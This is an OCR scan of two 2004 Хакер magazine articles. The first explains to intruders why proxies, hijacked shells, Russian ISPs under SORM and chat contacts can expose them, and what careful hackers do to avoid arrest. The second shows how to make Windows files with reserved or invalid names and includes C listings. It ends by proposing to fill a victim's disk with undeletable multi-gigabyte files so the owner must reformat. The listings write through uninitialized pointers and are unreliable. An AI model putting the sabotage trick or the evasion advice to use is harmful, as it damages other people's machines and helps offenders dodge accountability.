Начнем с середины - с proxy-серверов. Частенько можно услышать мнение, что если сидеть за цепочкой proxy, которые будут расположены в разных частях света, то это обеспечит практически 100% анонимность. При этом, правда, отмечается, что прокси имеют свойства вести логи, и по логам, в принципе, можно восстановить всю цепочку. Уже одно это утверждение не дает 100% анонимности, т.к. если распутыванием займутся серьезные люди, то довести дело до конца у них есть все шансы. Даже самых несговорчивых админов можно купить, запугать, хакнуть, наконец, сам proxy-сервер и выудить логи. Здесь главное - время, т.к. логи имеют свойство удаляться, а прокси-серверы бесследно исчезать. Но это еще полбеды, по неподтвержденным слухам, большинство анонимных proxy принадлежат самим спецслужбам (!). Это логично, т.к. если кто-то хочет анонимности, значит, ему есть что скрывать, а если есть что скрывать, значит, это либо террорист, либо хакер (а для спецслужб некоторых стран это вообще одно и то же). Отсюда должно быть понятно стремление федералов контролировать эти самые прокси-серверы. Да и как объяснить такое количество анонимных прокси в интернете. Ведь хоть убей не пойму, какая от этого может быть выгода их хозяевам. Если бесплатные почтовые службы или поисковые системы еще могут жить за счет рекламы, то кроме IP-адреса прокси-сервера, клиент совершенно ничего не знает о последнем (если конечно proxy не анонимайзер). Кстати, этому есть и косвенные подтверждения: неоднократно были замечены случаи, когда ано-

ЧТО ТАКОЕ ЭШЕЛОН?

Эшелон - американская сеть глобального электронного шпионажа. Эшелон может перехватывать информацию, передаваемую практически по любым каналам связи (спутниковым, цифровым) в любой точке планеты. Источниками информации служат интернет, электронная почта, телефон, факс, телекс. Эшелон включает в себя более ста спутников-шпионов, множество суперсовременных мощных компьютеров и наземных станций, расположенных по всему миру, на которых работают десятки тысяч сотрудников - программисты, криптологи, математики, лингвисты... Принцип работы системы Эшелон приблизительно следующий: каналы связи постоянно сканируются сверхмощными компьютерами, если проходящее сообщение содержит ключевое слово, выражение или тембр голоса (например, голос Бин Ладена), которые входят в так называемый словарь Эшелона, то сообщение записывается. Словарь Эшелона содержит огромное количество ключевых слов на многих языках мира и постоянно обновляется.



- www.agentura.ru
- www.freeproxy.ru
- shadowsecurity.net.ua
- www.libertarium.ru



Honeynet - сеть машин, специально предоставленных для взлома, для т.н. черных шляп, с целью анализа и изучения их техники. Сайт проекта: www.honeynet.org (на bugtraq.ru можно почитать некоторые переводы). Кроме того, с теми же целями используются и отдельные машины, называющиеся honeypots (медовые горшочки).






Рис.2 Средний прокси не принадлежит спецслужбам

нимный прокси-сервер делал попытку подключиться к клиенту, например, на 139 порт (файрвол это отлично фиксирует). Как ты думаешь, что может понадобиться АНОНИМНОМУ ПРОКСИ-СЕРВЕРУ на 139 порту?! ;)

На сайте w4news.host.sk/safety.htm можно прочитать следующую фразу: "Возможно, proxy контролируются спецслужбами, поэтому рекомендуем использовать только те, которые расположены за пределами России (СНГ) и стран НАТО". Однако этот совет неудачен. Ведь что мешает создать разветвленную сеть "анонимных" proxy-серверов по всему миру, например, российским спецслужбам? Ничего. Причем прокси-серверы можно располагать прямо в посольствах (наверняка там тусят свои админы). А учитывая, что постоянное подключение к интернету имеют около 140 стран, то создать рассредоточенную сеть обойдется совсем недорого даже для России, а про USA я вообще молчу.

А если эти прокси-серверы еще к тому же будут иметь приличную скорость и все возможности, типа SOCKS5? Ведь не секрет, что большинство хакеров отбирают proxy по скорости. Возможно также, что сеть прокси-серверов совместно используется спецслужбами всех стран, что-то вроде Интерпола. Но сдается мне, что все-таки большинство "анонимных" прокси-серверов принадлежат одной великой супердержаве, догадайся какой? ;) Поэтому, наверное, не стоит расслабляться, если прокси из твоей цепочки расположены в Нигерии, Японии, Финляндии и т.д., т.к. вполне может случиться так, что они будут принадлежать одной спецслужбе. Смотри, как удобно в этом плане федералам (рис.2).

Даже если в цепочку попадает сервер, не принадлежащий им, то это не проблема, т.к. достаточно выяснить, с какого из их серверов к нему могло осуществляться подключение. Конечно, если в цепочке окажутся идущие подряд два и более чужих прокси-сервера, то тут придется договариваться с их админами (как это делается, смотри выше). Возможно, именно контролирование большинства прокси в интернете позволяет спецслужбам в считанные дни делать официальные заявления о том, из какой страны осуществлялась хакерская атака или откуда пошло распространение вируса и т.д. Причем вплоть до таких экзотических стран, как Филиппины. Возможно также, что подконтрольные прокси в странах НАТО входят в систему Эшелон.

Вывод третий: профессионалы не доверяют прокси.



ШЕЛЛЫ И ГОРШОЧКИ МЕДА

Именно из-за недоверия к анонимным прокси некоторые продвинутые хакеры предпочитают заменять их цепочкой шеллов. Однако и шеллы таят в себе немалые опасности. Если ты слышал о проекте Honeynet, то уже понял, о чем я сейчас говорю.

Проекты Honeynet поддерживаются в основном энтузиастами, однако было бы наивно полагать, что если это пришло в голову обычным специалистам по безопасности, то не могло придти в голову спецслужбам, которые получают деньги за изобретение подобных штучек. Вообще, подобная тактика с "подсадными утками" является коронным приемом федералов не только в Сети. Главный трабл для хакера в том, что очень сложно отличить, является ли используемый им шелл медовым горшочком или полноценным шеллом. Так, в Honeynet предусмотрен даже случай захвата или отключения хакером отдельного сервера логов (syslog-сервера). Причем не имеет значения, был ли захвачен шелл нестандартным способом или через поисковик по известной баге. Напомню, что Honeynet строится на стандартных системах без всякого намека на снижение безопасности. Единственное, что может отличать настоящий шелл от медового горшка - это ограниче-

ЧТО ТАКОЕ СОРМ?

СОРМ расшифровывается как "система оперативно-розыскных мероприятий" и подразделяется на две системы: СОРМ-1 и СОРМ-2. Первая предназначена для контроля телефонной связи, вторая анализирует интернет-трафик. В соответствии с документами, интернет-провайдер на свои деньги обязан установить оборудование, программы и выделенную линию для местного отделения ФСБ, а также провести обучение сотрудников. Все это позволяет последним отслеживать, перехватывать и прерывать связь любого клиента этого провайдера. На данный момент практически все российские провайдеры провели эти работы. Принцип функционирования СОРМ-2 похож на принцип работы Эшелона, т.е. подобным образом происходит обработка и накопление информации по ключевым словам. Системы, подобные СОРМ, существуют во многих других странах, например, в США - это Carnivore.

Более подробную информацию об оборудовании и принципах работы СОРМ можно посмотреть, например, здесь: www.loniis.ru:8101/RUS/products/catalogs/zips/sorm2001.zip.

ние на количество исходящих соединений (в Honeynet предлагается разрешение в 5-10 соединений). Это делается с целью защиты от использования шелла для сканирования других систем, проведения DoS и т.д. Хотя, в принципе, такие ограничения могут присутствовать и на обычной машине. Доверять скарженному шеллу не менее опасно, т.к., во-первых, неизвестно, под чьим контролем находится хостинг. Во-вторых, все действия могут логироваться. Фейковые шеллы могут нести и косвенную опасность. Например, если в IRC у одного из участников установлен BNC на подобном шелле, то спецслужбам не составит особого труда читать все сообщения в чате, а значит, все участники канала попадают под удар (об этом, кстати, забавно написано в одном из материалов Honeynet).

Вывод четвертый: профессионалы не доверяют шеллам.

ПОДКОНТРОЛЬНЫЕ ПРОВАЙДЕРЫ

В большинстве случаев спецслужбам удается установить IP-адрес хакера, но это ничего не значит, т.к. главная цель - узнать ФИО преступника и, возможно, домашний адрес. Здесь все упирается в провайдера, т.к. только провайдер может сказать, кому принадлежит IP, а в случае с DialUP - с какого телефона осуществлялось подключение. Если хакер находится в России, то российским спецслужбам значительно проще (практически все отечественные провайдеры находятся под контролем российских спецслужб). Но не нужно считать, что иностранным спецслужбам вообще никак не удастся установить твою личность. Если совершенный тобой хак будет достаточно серьезным, то не исключено, что спецслужбам обеих сторон удастся договориться. Если нет, то тебя будут вычислять по косвенным признакам. Например, если после совершенного взлома ты, пользуясь одной и той же цепочкой прокси, заказываешь себе домой на Amazon.com какой-нибудь стаф, то в случае, если дело ведут американские спецслужбы, им не составит никакого труда надавить на админов магазина с требованием выдать твой адрес (в свете 11 сентября это вообще не проблема, достаточно объявить тебя террористом).

Короче, пока в интернете есть хоть немного личной информации о тебе, ее могут раскопать. Способов для этого много, и спецслужбы ими хорошо владеют (не забывай, что вполне реально хакнуть и самого провайдера). Не удивляйся тогда, если в аэропорту какого-нибудь Дублина к тебе подойдут люди в черном, наденут наручники и зачитают (или запинают) твои права ;).

Есть еще одна опасность, о которой почему-то многие X забывают - речь идет о СОРМ (см. рис.3).




Рис.3. Государство следит за твоими проделками в Сети

Если ты уже скомпрометирован, то не составит особого труда настроить эту систему на постоянное слежение за тобой. Здесь хочу отметить: меня просто умиляют люди, пересылающие в открытом виде или в простых архивах троянов, вирей, червей и прочий вредоносный стаф. Сейчас многие провайдеры (про бесплатные почтовые службы я вообще молчу) устанавливают антивирусы, поэтому без всяких СОРМ тебя можно повязать. Статьи 272, 273 могут обеспечить зажигательный отдых в местах не столь отдаленных до 3 лет + штраф.

Вывод пятый: профессионалам, которые никогда не хакали из одного и того же места, в обязательном порядке использовали АнтиАОН и пересылали любую компрометирующую информацию в зашифрованном виде, удавалось на неопределенное время затягивать свое пребывание на свободе ;).

ЗАСЛАНЦЫ

Есть еще одна опасность, о которой многие, в частности, молодые дефейсеры, даже не задумываются - это засланцы от федералов. Представь, ты общаешься в чате, обсуждаешь предстоящие или совершенные взломы, радуешься жизни, а в это время один из участников, которого все считают за своего, бережно сохраняет логи и пересылает их на доклад вышестоящему начальству. Затем вы собираетесь в реале, бухаете, оттягиваетесь, а в это время неизвестный человек, который уже заранее знал о вашей встрече, делает снимки скрытой камерой и т.д. Я думаю, ты понял, к чему я клоню. Стать своим в российских так называемых хакерских тусах совсем не сложно, достаточно похвастаться парочкой дефейсов, и тебе откроются самые приватные базары. В зарубежных сложнее - там нужно сделать что-то существенное, чтобы на тебя обратили хоть немного внимания (но для спецслужб это не проблема). Засланцы внедрены во многие преступные группировки, шпионы работают на секретных предприятиях иностранных государств, доносчики следят за высокопоставленными лицами... было бы странно, если бы спецслужбы не догадались внедрить своих людей и в хакерское сообщество. Возможно, многие, кто сейчас отдыхает на нарах, ломают голову: "В чем же была моя ошибка? Как меня смогли повязать?" - и даже не думают, что тот прикольный чел в IRC, с которым они вместе рутили не один десяток машин, является самым настоящим двуличным засланцем.

Вывод последний: профессионалы объединяются в команды и ведут приватные разговоры только с теми, в ком уверены на все 100% (обычно гарантией является долгое личное знакомство в реале).

СЛОВО В ЗАКЛЮЧЕНИЕ

Заметь, в статье не было никаких прямых рекомендаций, советов и пр. Никто не читал тебе проповеди, не отговаривал от совершения черных дел и уж тем более не толкал на преступления. Просто пойми, все, что ты делаешь, не остается незаметным. Анализируй свои действия. Надеюсь, что ты думающий человек.

ХАКЕР/№02(62)/2004

A.M.D.F. (amdf@mera.net.ru)



ОБХОД ОГРАНИЧЕНИЙ FAT32/NTFS

В о времена операционной системы MS-DOS и файловой системы FAT16 существовали серьезные ограничения, касающиеся имен файлов. Так, максимальная длина имени файла составляла 8 символов, а расширения - 3 символа. С появлением Windows 95 максимальная длина имени файла увеличилась до 255 символов, и теперь нам не приходится гадать, что скрывается в файле с названием MIAF9D~1.ZIP. В новых файловых системах FAT32 и NTFS с тех времен остались другие, менее заметные ограничения, которые можно обходить и использовать в своих целях.

МАНИПУЛИРОВАНИЕ ФАЙЛАМИ С НЕКОРРЕКТНЫМИ ИМЕНАМИ

ЗАПРЕЩЕННЫЕ СИМВОЛЫ

Правила, определяющие имена файлов, содержатся в так называемых "Соглашениях об именах файлов" (Filename Conventions). В этом документе описано, какие символы допустимо использовать в названиях файлов, какие символы являются разделителями пути, определена максимальная длина пути и т.д.

Здесь же оговариваются и ограничения. К примеру, символы "\", "/", "?", "|", "*", "<", ">" и ":" имеют специальное значение в Windows при операциях с файлами, в частности, из командной строки, и поэтому не могут быть использованы в имени отдельного файла. Это ограничение, по-видимому, обойти невозможно, т.к. при обращении к системным функциям для работы с файлами, Windows стопроцентно выделяет их среди других символов и интерпретирует по-своему.


Здесь нужно обратить внимание на специфическое использование символов точки ".", двоеточия ":" и пробела. Символ пробела может встречаться в имени файла или каталога. Точка используется как разделитель имени файла от расширения. Двоеточие - это разделитель между буквой диска и остальной частью пути. Использование двоеточия не допускается нигде, кроме как после буквы диска. Исключением является файловая система NTFS, где двоеточие используется еще и в качестве разделителя между нормальным именем файла и прикрепленными к нему файловыми потоками. Точка и пробел могут стоять в любом месте имени файла, но не могут быть завершающими символами.

Это странное, на первый взгляд, ограничение существует, как объясняет Microsoft, ради совместимости новых файловых систем со старыми, такими как HPFS, используемой в OS/2 и FAT16. Я думаю, что это ограничение частично связано с двумя существующими виртуальными файловыми объектами (так называемые "точки"). При работе с файловыми менеджерами типа TotalCMD, для перехода в предыдущую папку надо щелкать по каталогу с названием "..". В файловых системах так обозначается родительский каталог относительно текущего пути, а текущая папка обозначается как ".". Строго говоря, эти объекты не являются настоящими файлами или каталогами. Это просто абстрактные объекты, используемые по традиции для навигации между папками. В Windows Explorer они вообще не показываются. Так как пользователь может создавать файлы, имена которых начинаются с точки (но не в Windows Explorer), то Microsoft заблокировала возможность ставить точки в конце названия, чтобы было невозможно создать файл "..". А вот чем мелкомягких не устраивают пробелы в конце названия, непонятно.

ИМЕНА DOS-УСТРОЙСТВ

В каждой Windows системе существует эмуляция MS-DOS. Этот факт тоже накладывает свои ограничения. При работе в командной строке используются псевдонимы для устройств, работа с которыми ничем не отличается от работы с обычными файлами. Под устройства зарезервированы следующие имена файлов: AUX, CON, NUL, PRN, COM1-COM9 и LPT1-LPT9.

Простейший пример работы с этими объектами: если в командной строке ввести "dir > prn | sort", то отсортированный список файлов и каталогов текущей папки начнет распечатываться на принтере. Здесь "prn" означает принтер. Понятно, что если бы существовала возможность называть файлы зарезервированными именами устройств, то возникла бы путаница, поэтому эта возможность заблокирована.



На диске лежит весь описанный софт, а также компонент для Delphi.


ФАЙЛОВЫЕ ПОТОКИ NTFS

Файловая система NTFS во всех версиях поддерживает так называемые "альтернативные файловые потоки" (Alternate Data Streams). Эта технология позволяет прикреплять к файлу, расположенному на томе с NTFS, другие файлы (называемые потоками), содержащие любые данные. Прикрепленный к файлу поток не виден ни из проводника, ни из командной строки. Путь к потоку относительно файла, к которому он прикреплен, выглядит так: "file.ext:stream". Допускается также такой синтаксис для доступа к потоку: "file.ext:stream:$DATA". Более того, главный файл, к которому прикреплены потоки, сам может рассматриваться в качестве потока. В этом случае путь будет выглядеть так: "file.ext::$DATA". Потоки широко используются системой для хранения какой-либо служебной информации о файле. Например, сводки документа. Атрибуты файла или каталога тоже хранятся в потоке с названием $AttributeList. Еще есть несколько потоков, относящихся к тому NTFS, названия которых говорят сами за себя: $MFT, $MFTMirr, $LogFile, $Volume, $AttrDef, $Bitmap, $Boot, $BadClus, $Secure, $UpCase, $Extend. Вообще, символ "$" в названии потока говорит о том, что он каким-то образом используется системой.

СПОСОБЫ ОБХОДА ОГРАНИЧЕНИЙ


Мне известны три способа обхода описанных ограничений. Общий принцип их действия таков: определенным образом составляется название файла, после чего оно передается какой-либо системной функции для работы с файлами. В результате этого алгоритм проверки параметра на корректность не срабатывает, и мы получаем нужный результат - создается файл или каталог с кривым названием для системы. Какие это открывает возможности, я опишу позже. А пока поговорим о самих способах. Некоторые способы можно использовать не только программно, но и на пользовательском уровне.

Способ первый - использование UNC-путей. Это, на мой взгляд, самый простой и удобный способ. Разберем его на примере создания файла с точкой в конце названия. При его создании мы будем использовать стандартные функции для работы с файлами, но при этом будем указывать полный путь до объекта и добавлять в начале пути четыре символа "\\?\" или "\\.\". Получится



Windows думает, что я хочу удалить принтер! ;)

примерно следующее: "\\?\f:\test\prn". Дальше работаем с файлом как обычно, т.е. можем писать в него, читать из него, копировать, удалять и делать все остальное, используя стандартные функции. Надо только не забывать, что везде, где требуется имя файла, необходимо указывать полный путь с UNC-префиксом.Тестирование показало, что использование префикса "\\?\" более надежно, чем "\\.\". При использовании второго префикса, к примеру, можно потерпеть неудачу при попытке удаления файла. Этот способ еще хорош тем, что работает и в командной строке. Действительно, возможны манипуляции с файлами прямо из командной строки, без использования различных языков программирования. Набранная в командной строке команда "type \\?\f:\test\prn"



Система не пускает нас в каталог ".strange."

отобразит содержимое созданного файла. Пример создания файла "prn" и записи в него информации смотри в **листинге 1**.

Способ второй - подстановка символов ".\". Тоже довольно удобный способ, позволяющий работать с файлами и папками любыми обычными средствами, а затем просто заменять название файла каким-либо другим, некорректным. Этот способ реализуется так. Если при использовании функций MoveFile, CopyFile, MkDir, RmDir и некоторых других подставить в конец нового названия файла или каталога два символа ".\", то файл создастся с любым нужным нам именем.

Этот способ можно использовать в командной строке, но только с каталогами. Если в ней набрать строку "mkdir .STRANGE..\", то появится каталог, имя которого будет ".STRANGE.". При использовании этого способа в своих программах надо перед передачей параметра, содержащего путь к новому файлу или папке, добавить в его конец эти два символа. При использовании такого способа с функциями CopyFile и MoveFile два символа добавляются ко второму параметру функции. Использование способа в программе иллюстрирует **листинг 2**.

Способ третий - использование файловых потоков. Наименее удобный способ, т.к. годится только для создания файлов и работает только на NT-системах с NTFS. Но для полноты картины поговорим и о нем. А суть заключается в том, что мы создаем файл с прикрепленным к нему потоком, используя синтаксис, принятый при работе с файловыми потоками. Согласно Q115827 из Microsoft Knowledge Base, функция CreateFile проверяет последний символ переданного ей параметра, содержащего путь к файлу, и удаляет этот символ, если он является пробелом или точкой. В нашем случае последний символ этого параметра является последним символом не имени создаваемого файла, а названия потока. В этом и состоит хитрость - при таком подходе мы можем задать любое имя файла, в том числе и зарезервированное за DOS-устройством. Система же не будет этого замечать. Посмотри на **листинг 3**.

Для разнообразия создадим файл с именем, оканчивающимся пробелом. Созданный файл "space " будет содержать прикрепленный файловый поток. В принципе, он нам не нужен, но ведь наша цель была получить файл с зарезервированным именем. Недостатки этого способа в том, что перед его использованием в программе необходимо проверять, какая файловая система используется на конкретном диске.

> Если в ней набрать строку "mkdir .STRANGE..\", то появится каталог, имя которого будет ".STRANGE.".




Microsoft Knowledge Base: support.microsoft.com Q320081, Q315226, Q115827, Q303074, Q120716

DotFiles Creator: mera.net.ru/~amdf/rarz/fsbug_6b.rar

UNIVERSAL NAMING CONVENTION

Universal Naming Convention - сокращенно UNC, можно дословно перевести как "Универсальное соглашение об именах". Это формат для записи пути к файлу, расположенному на удаленном компьютере. Он имеет вид "\\server\share\path". Server - это, как ни странно, сервер. Share - расшаренный ресурс на нем, а дальше следует путь к файлу в обычном формате. Такой способ доступа к файлам можно использовать и для локальной машины, только в этом случае вместо "server" нужно подставлять "?" или ".", а путь к файлу указывать вместе с буквой диска. Например, так: "\\?\C:\folder\file.txt".



Можно подумать, что что-то не в порядке с винтом



ЛИСТИНГ 1

```
#include <windows.h>
#include <iostream.h>

void CreateStrangeFile(char *filename)
{
	char *curdir; //текущая папка
	char *uncpath; //полный путь до файла в формате UNC
	GetCurrentDirectory(MAX_PATH,curdir); //получаем текущий каталог
	wsprintf(uncpath,"\\\\?\\%s\\%s",curdir, filename); //формируем UNC-путь

	HANDLE hFile = CreateFile( uncpath, GENERIC_WRITE, FILE_SHARE_WRITE, NULL,
	CREATE_ALWAYS, NULL, NULL);
	//создаем новый файл
	DWORD ret;
	__try {
	WriteFile(hFile,"This is a super secret info",28,&ret, NULL);
	//записываем секретную инфу
	}
	__finally {
	CloseHandle(hFile);
	//закрываем файл
	}
}

void main()
{
		CreateStrangeFile("prn");
		//создаем файл "prn"
}
```

ЛИСТИНГ 2


```
#include <windows.h>

void main()
{
	char *old = "C:\\TMP\\somefile.txt";
	char *_new = "C:\\TMP\\twodots..";
	//переменные для нового и старого имени файла
	char *newname;
	wsprintf(newname,"%s.\\",_new);
	//добавляем символы ".\" в новое имя файла
	MoveFile(old, newname);
	//переименовываем файл
}
```

ЛИСТИНГ 3

```
#include <windows.h>

void main()
{
	HANDLE hStream = CreateFile( "space :stream",GENERIC_WRITE,FILE_SHARE_WRITE,
	NULL,CREATE_ALWAYS,NULL,NULL );
	DWORD ret;
	WriteFile( hStream, "This is space :stream", 21, &ret, NULL );
	CloseHandle(hStream);
}
```



Все манипуляции с файлом блокируются

А ЧТО МНЕ С ЭТОГО?

Создай файл или каталог с некорректным именем, используя любой из вышеописанных способов. Теперь попробуй сделать с ним то, что каждый день делаешь с другими файлами и каталогами. Попробуй скопировать файл, переместить его, переименовать, открыть его любой программой, наконец, удалить.

Ну что, получилось что-нибудь? Вряд ли, потому что при попытке доступа к файлу, система использует те же самые функции, которые используем и мы, но, в отличие от нас, система не знает наших хитрых способов, и поэтому получается, что система блокирует сама себя.


Теперь догадываешься, какие открываются возможности? Первое, что приходит в голову - блокировка доступа к секретной информации. Конечно, это не так надежно, как шифрование, но что мешает тебе зашифровать какой-либо файл и для верности еще и закрыть к нему доступ, задав некорректное имя.

Есть также возможность спрятать файл так, что его вообще не будет видно. Способ работает только с файловыми системами FAT/FAT32. Если переименовать существующий файл, содержащий информацию, задав ему имя "..", то файл перестает быть видимым в Проводнике. Соответственно, найти невидимый файл будет довольно сложно. Файл можно увидеть только из командной строки или в файловых менеджерах. Однако если файл создать в корневом каталоге диска, то файловые менеджеры его также не видят. Еще один возможный трюк: создается папка с таким же именем, и опять же невидимая. Суть в том, что в этой папке, используя способ №1, можно создавать файлы! В эту папку можно сохранять какие-либо файлы, а чтобы получить к ним доступ, нужно как минимум знать их имена. Средствами Windows невозможно узнать список файлов из этой папки, и получается защита не хуже архива с паролем!

Другое возможное направление - использование описанных способов в западлостроении. Ничто не мешает нам создать на компе ламера некоторое количество файлов размером по 4 Гб каждый (если у него FAT32) или один большой файл любого размера (если NTFS) и переименовать их, ну, например, в имена DOS-устройств. Или можно сделать их невидимыми. В любом случае эти файлы удаляются неочевидным способом, и поэтому большинству людей, скорее всего, придется форматировать винт и переустанавливать систему (если винт содержит только один раздел). Кстати, scandisk и другие подобные утилиты почему-то не видят ничего странного в файлах с такими названиями.

